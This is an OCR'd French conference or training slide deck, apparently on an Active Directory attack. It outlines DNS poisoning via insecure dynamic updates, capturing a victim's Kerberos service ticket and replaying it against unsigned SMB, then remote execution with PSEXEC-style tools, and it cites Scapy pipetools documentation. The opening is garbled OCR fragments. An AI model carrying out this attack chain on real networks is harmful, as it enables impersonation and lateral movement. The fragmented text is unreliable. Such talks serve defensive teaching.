


Mis

- Pos
  ma
  - C
- De
  - A
    S
    vi
  - A
    c

ervice

à




Mis

- Pos
  ma
  - C
- De
  - A
    S
    vi
  - A
    c


ervice

à



Mis

- Pos
  ma
  - C
- De
  - A
    S
    vi
  - A
    c




ervice

à

Mis

- Pos
  ma
  - C
- De
  - A
    S
    vi
  - A
    c



ervice


à

Avoir des shells ?

- Pour l’instant, pas de capacité de RCE, uniquement d’inspection de trafic potentiellement chiffré ou signé.
- Pour rappel : la signature/chiffrement à ce niveau sont les solutions contre cette attaque, pas de solution si mises en place ET *enforced*.

- Pour autant, on peut aller plus loin par défaut (absence de signature sur SMB par défaut par exemple), notamment avec Kerberos.
- Kerberos est utilisé *par défaut* pour toutes les authentifications réseau à destinations de *services « nommés ».*

Kerberos dans tout ça




1,2 : AS-REQ -> AS-REP(TGT)

3,4 : TG-REQ(TGT) -> TG-REP(ST)

5,6 : AP-REQ(ST) -> AP-REP(access granted, gg)

Kerberos dans tout ça



1,2 : AS-REQ -> AS-REP(TGT)

3,4 : TG-REQ(TGT) -> TG-REP(ST)

5,6 : AP-REQ(ST) AP-REP(access granted)

Omnomnom
le bon ticket !


Kerberos dans tout ça

- Capture du ticket de service, celui qui permet *in fine* de montrer patte blanche et d'accéder au service.
- Ne permet pas d'établir des communications sécurisées avec ce ticket : pas possible de chiffrer/signer tout comme l'émetteur réel du ticket car il faudrait pouvoir le déchiffrer pour cela (disposer de la clef de session du clien, négociée auprès du KDC).
- MAIS, pour tous les services n'exigeant aucun chiffrement/signature par défaut…
  (looking at you SMB2 👀)

Déroulé de l’attaque

1. Mise en place du DNS poisonning grâce au DNS_UNSECURE_UPDATE, mise en place du forwarding de trafic bidirectionnel par l’attaquant ;
2. Un utilisateur tente d’accéder en SMB au service légitime (accès à un share par exemple, ou à n’importe quelle RPC over SMB). Il fait tout le kerberos jusqu’à disposer d’un ST valide pour le SMB du serveur « attaqué » ;
3. L’utilisateur présente donc son ticket de service à l’attaquant ;
4. L’attaquant stope le forwarding avant de transmettre ce ST (sinon il serait invalidé car utilisé), et s’en sert lui pour se connecter en SMB au serveur « attaqué ».
5. SMB accessible authentifié avec les droits de l’utilisateur usurpé.
6. Si l’utilisateur a des droits d’admin sur le serveur -> PSEXEC/SMBEXEC/WHATEVEREXECoverSMB

Scapy pipetools



- Features mal/peu documentées de scapy mais très utiles :
  - Permettent de mettre en place des pipelines pour faire suivre tout un cheminement logique à des paquets réseau.
  - Ex: le bloc d'entrée est une socket en écoute sur le port 445, les paquets reçus doivent passer dans un bloc qui vérifie s'il contient un ST, si c'est pas le cas : forward à un bloc qui envoi le tout à la destination choisie et retourne les réponses au client ayant initié la connexion en premier lieu

https://scapy.readthedocs.io/en/latest/advanced_usage.html#pipetools

Scapy pipetools

- Sources : produisent les données
  - Ex. RdPcapSource, SniffSource, TCPListenSource
- Données transférées à des « *drains* » :
  - Transformer la donnée, déclencher des actions (TriggerDrain) ;
- Puis à des « *sinks* » qui « consomment » les données.

```
>>> help(ConsoleSink)
Help on class ConsoleSink in module scapy.pipetool:
class ConsoleSink(Sink)
 |  Print messages on low and high entries
 |     +-------+
 |  >>-|--.    |->>
 |     | print |
 |   >-|--'    |->
 |     +-------+
 |
[...]
```

```
class TCPListenPipe(TCPConnectPipe):
    """TCP listen on [addr:]port and use first connection as source and sink;
    send peer address to high output

    .. code::

         +------^------+
       >>-|    +-[peer]-|->>
          |   /         |
        >-|-[addr:port]-|->
          +-------------+
    """
```

